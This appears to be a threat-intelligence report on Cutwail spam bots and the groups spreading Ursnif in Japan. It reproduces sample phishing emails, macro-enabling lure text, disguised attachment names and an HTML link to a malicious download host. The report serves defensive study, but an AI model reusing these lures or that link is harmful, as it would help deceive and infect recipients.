
  Older one : Cutwail-A

  Newer one : Cutwail-B

Each Cutwail communicates different C2 IP address.

[Cutwail (a.k.a Pandex, Harebot, Pushdo)]

- Spam Bot
  - It appears 2007 globally (Japan: 2016)
  - This is currently active (more than 10 years)
  - Get email contents and target email address from C2
  - Directly send over SMTP to mail server
  - Two C2 servers are still active
- Infection Route
  - Pushdo downloads Cutwail.
  - Pushdo is delivered as additional payload after Bebloh or Ursnif.

3.1.1. Cutwail classification

	Cutwail-A	Cutwail-B
Operation Period	2007 - Current	2017/09 - Current
Target (2016 - Current)	Japan, Italy, Poland, Germany, Spain	Only Japan
Infection Volume	**10,761** (based on sinkhole observation 2019/03/13)	
Delivery Capability (Assumption)	**20 million** emails per time	**300 million** emails per time
Characteristics	Attachment file	Mainly URL, Phishing Email (Rarely attachment file)

Cutwail-A

- This malware appeared in 2007.
- Main target is Japan.
    - Italy, Poland, Germany and Spain.
- This malware delivers malspam with attachment xls.
    - Attachment xls leads to download Bebloh in Japan.
- Cutwail-A tries to extend its infrastructure.
    - We confirmed recent malspam campaign which pretended to be DHL via Ursnif on 29th Jul 2019.

Cutwail-B

- This malware was created for Japan in Sep. 2017

  Ursnif-B dropped Cutwail-B at this period.

- Malspam by Cutwail-B was distributed only to Japan.
- Email with URLs that lead to download malware
- Only phishing email for Japan has been observed since Jan. 2019

3.1.1.3. Delivery capability of malspam by Cutwail


Estimate delivery capability by Cutwail based on our observation

	Cutwail-A	Cutwail-B
Delivery volume per one host	5,000 malspams	50,000-60,000 malspams
Infected hosts	4,000	6,000
Delivery capability	20 million malspams	300 million malspams

<Hypothesis>
Number of Infected hosts from Sinkhole: 10,761 (2019/03/13 Time A and B Total)
Percentage of source hosts of received mail (Cutwail-A : Cutwail-B = 2 : 3)

Thanks @58_158_177_102

3.1.1.4. Classification of delivery method




3.1. Delivery malspam

Each threat actor has own delivery method.

- Group-A
  - Cutwail-A
- Group-B
  - Web (EK)
  - Cutwail-A
  - Cutwail-B
  - Compromised Email Account
  - Reply Type
  - Emotet


3.1.2. Transition of delivery method



Group-B

3.1.2.1. Infection by Web(EK)　2016/07～2017/02

- Not malspam but also drive-by download attack
- Web site was compromised by attacker.



2017年05月23日　|　ラックピープル

日本を狙うインターネットバンキングマルウェア「DreamBot」を利用する攻撃者

IOC　サイバー攻撃　攻撃者グループ

石川 芳浩

世界中でランサムウェア「WannaCry（ワナクライ）」による被害が報告されていますが、日本ではインターネットバンキングマルウェア「DreamBot（ドリームボット）」による攻撃キャンペーンも継続しています。2017年3月、日本サイバー犯罪対策センター（JC3）より、DreamBotに関する注意喚起↗が発表されましたが、その後も攻撃キャンペーンは継続し、2017年5月現在も週に数回「DreamBot」に感染させるための、日本語のばらまき型メールを確認しています。
図1は、5月15日と5月18日に届いた日本語のばらまき型メールの一例です。
添付ファイルは、どちらもzip形式で圧縮されており、zipファイルの中身は、実行形式のファイル（DreamBot）と「DreamBot」を不正サイトからダウンロードするjsファイルを埋め込んだ文章ファイルでした。
今回は、この日本語のばらまき型メールを利用して、「DreamBot」を拡散させている攻撃者グループについて調査してみました。

https://www.lac.co.jp/lacwatch/people/20170523_001291.html

3.1.2.2. Cutwail-A

～2017/02

Group-A

- Subject


Deceived Invoice email in Japanese

- Contents

Text in email is also in Japanese and attached zip archive

- Infection process

Zip archive contains malware




差出人: c-kinoshita@i.softbank.jp
宛先: addres@excample.co.jp
件名: Fwd:
日付: Thu, 3 Mar 2016 06:27:21 +0900

返事、待ってます

添付ファイル: Zip アーカイブ (680943_0621948_scan doc screen.(jpg).zip)

1 添付ファイル (165.7 kB)

680943_06219‹
doc screer
(jpg).zip
(165.7 kB



名前	サイズ	種類	更新日時
958863_0857002_scan doc screen.jpg.exe	208.9 kB	DOS/...	2016年3月 3日 05:47

Group-B

3.1.2.3. Cutwail-A

2017/04～2017/09

- Subject


Deceived Invoice/delivery service email etc. in Japanese

- Contents

Text in email is also in Japanese and attached zip archive

- Infection process

Attachments gradually change to zip archive with js to an xls file with macros



賃料入金のご案内。

差出人: gdhgn974@sisnet.ne.jp
宛先: [redacted]
件名: 賃料入金のご案内。
日付: Wed, 2 Aug 2017 08:00:27 +0200 (*2017年08月02日 15時00分27秒*)

テナント賃料の代理納付
ご確認ください。
=============================
忠夫
電話　090-3313-6286
=============================

添付ファイル: Microsoft Excel ワークシート (6-69208.xls)

1 添付ファイル (42.

6-69208.xls
(42.0 kB)

6-69208.xls [互換モード] - Excel

セキュリティの警告 マクロが無効にされました。 コンテンツの有効化

B2 「コンテンツの有効化」をクリック

なお、新しい形式に変換しても以前のバージョンのExcelとの互換性を保持するには、

「コンテンツの有効化」をクリック

3.1.2.4. Cutwail-A

2017/12～2019/06

Group-A

- Subject


Deceived Invoice email in Japanese

- Contents

Text in email is also in Japanese and attached xls with macros

- Infection process

Macros which was getting more obfuscated for anti-analysis lead to download Ursnif



請求データ送付します

差出人: tlovebae@ina.bbiq.jp
返信先: tlovebae@ina.bbiq.jp
宛先: address@example.co.jp
件名: 請求データ送付します
日付: Tue, 6 Nov 2018 19:31:10 +0900

お疲れ様です。

添付ファイルご確認お願いいたします。
を送付致します。

ご確認のほど、宜しくお願い

添付ファイル: Microsoft Excel ワークシート (Doc0611201820227232 45.xls)

1 添付ファイル (79.9 kB) 名前を付けて保存(A)

Doc061120182022723245.xls [保護ビュー…

保護ビュー 注意—電子メールの添付ファイルはウイルスに感染している可能性があります。編集する必要がなければ、保護ビューのままにしておくことをお勧めします。 編集を有効にする(E)

H28 責任者

2018年11月6日
見積書No. 175

御 見 積 書

TEL
FAX

(1) 以前、メッセージ バーの "編集を有効にする" をクリックします。
(2) その後、「コンテンツの有効化」ボタンをクリックします。

見 積 金 額 66,579 円(消費税込)

日付	品名	数量	単 価	金 額
11/1		1	66,579	66,579
				-
	以上			
		合	計	66,579

見積有効期限: 見積日から1ヶ月間

責任者	担当者

3.1.2.5. Cutwail-B

2017/10～2018/12

Group-B

- ## Subject

Deceived confirmation email from EC site in Japanese


- ## Contents

Malspam was copied original one,

this means it’s hard to tell fake email from real one.

- ## Infection process

Malicious URL leads to download Ursnif


【楽天市場】注文内容ご確認（自動配信メール）
ファイル(F) 編集(E) 表示(V) メッセージ(M)
返信
グループに返信
転送

差出人: 楽天市場 <rakuten_order@supportapple.themodernvillas.com>
宛先: address@excample.co.jp
件名: 【楽天市場】注文内容ご確認（自動配信メール）
日付: Tue, 11 Dec 2018 12:50:13 +0600 (*2018年12月11日 15時50分13秒*)

ご注文ありがとうございます

買い物かご 購入履歴 ヘルプ

この度は楽天市場内のショップ「**株式会社MOA**」をご利用いただきまして、誠にありがとうございます。

本メールは、お客様のご注文情報を受け付けた時点で送信される自動配信メールです。ショップからの確認の連絡、または商品の発送をもってご購入についての契約が成立します。（in English）

ご注文内容

注文番号 222760-20181211-00154302
注文日時 2018-12-10 23:08:03


お問い合わせ先

株式会社MOA
052-640-9006
問い合わせフォームから連絡

※下記内容については、上記の問い合わせ先より直接ショップにお問い合わせください。
・商品やお取引に関するご不明点
・ご注文内容の変更（商品、決済・配送方法など）
・ご注文のキャンセル手続き
※ショップの情報・返品ポリシー・営業時間はこちら
※その他ご不明点がある場合は楽天市場のヘルプページをご確認ください。

【アウトレット品】40V型LEDバックライト搭載地上デジタル・フルハイビジョン液晶テレビ AT-40CM01SR（USB HDD録画対応）【生産完了品】AT40CM01SR【kk9n0d18p】

38,970円 x 1個 = 38,970円（税込、送料無料）



名前	サイズ	種類	更新日時
もっと詳しくの情報はこちら.PDF.js	29.3 kB	JavaScript プロ...	2018年6月28日 10:48

3.1.2.6. Compromised email account

Group-B

2019/04～2019/07

- Subject


Re:, Fw:, Fw:Jin'in sakugen etc.

- Contents

One word or two word in email attached zip or rar archive

- Infection process

Zip or rar archive contains js or vbs file lead to infect Ursnif.




差出人: Akira Matsui <ikeda@tadapla.co.jp>
返信先: Akira Matsui <akira.matsui@robertwalters.co.jp>
宛先: address@example.co.jp
件名: Fw:
日付: Tue, 16 Apr 2019 17:39:28 -0700 (*2019年04月17日 09時39分28秒*)

お世話になります。これは
解雇される従業員のリストです。

添付ファイル: Zip アーカイブ (list.doc.zip)

1 添付ファイル (2.8 kB) 名前を付けて保存(A)



名前	サイズ	種類	更新日時
list.doc.js	9.8 kB	JavaScr...	2019年4月16日 06:52

3.1.2.7. Reply chain


Group-B

2019/09

Attached html file as a replying chain email

Malicious URL in html downloads zip archive contains js file leads to Ursnif infection.

This method was observed in Poland in Aug. 2019.



Re: 御連絡 - メッセージ (テキスト形式)

2019/09/16 (月) 19:05

[redacted].ne.jp


Re: 御連絡

宛先 [redacted].jp

dokument.htm
0 バイト


緊急！
詳細情報は添付資料で確認して下さい。お返事をお願いいたします

----- Original Message -----
From: [redacted].jp
Date: Mon, 16 Sep 2019 20:19:00 +0200
Subject: 御連絡



Windows 10 Outlook,

検証済みの添付ファイル Windows 10 Defender。 ここをクリック



```
<font color="#8e8355" size="3">検証済みの添付ファイル Windows 10 Defender。<a href="
http://startdownload.svaultz.info">ここをクリック</a>
```

3.1.2.8. Emotet

2019/09～2019/10


Group-B

Emotet delivered Ursnif as a follow-up malware.

Ursnif was operated by Group-B

Target was not changed.

→Group-B utilized a different delivery route via Emotet.



セキュリティの警告 一部のアクティブ コンテンツが無効にされました。クリックすると詳細が表示されます。 コンテンツの有効化

Microsoft Office 365

セキュリティの警告 一部のアクティブ コンテンツが無効にされました。クリックすると詳細が表示されます。 コンテンツの有効化

Office

This document was created in OpenOffice.

To edit this document, click **Enable editing** button from the yellow bar above.

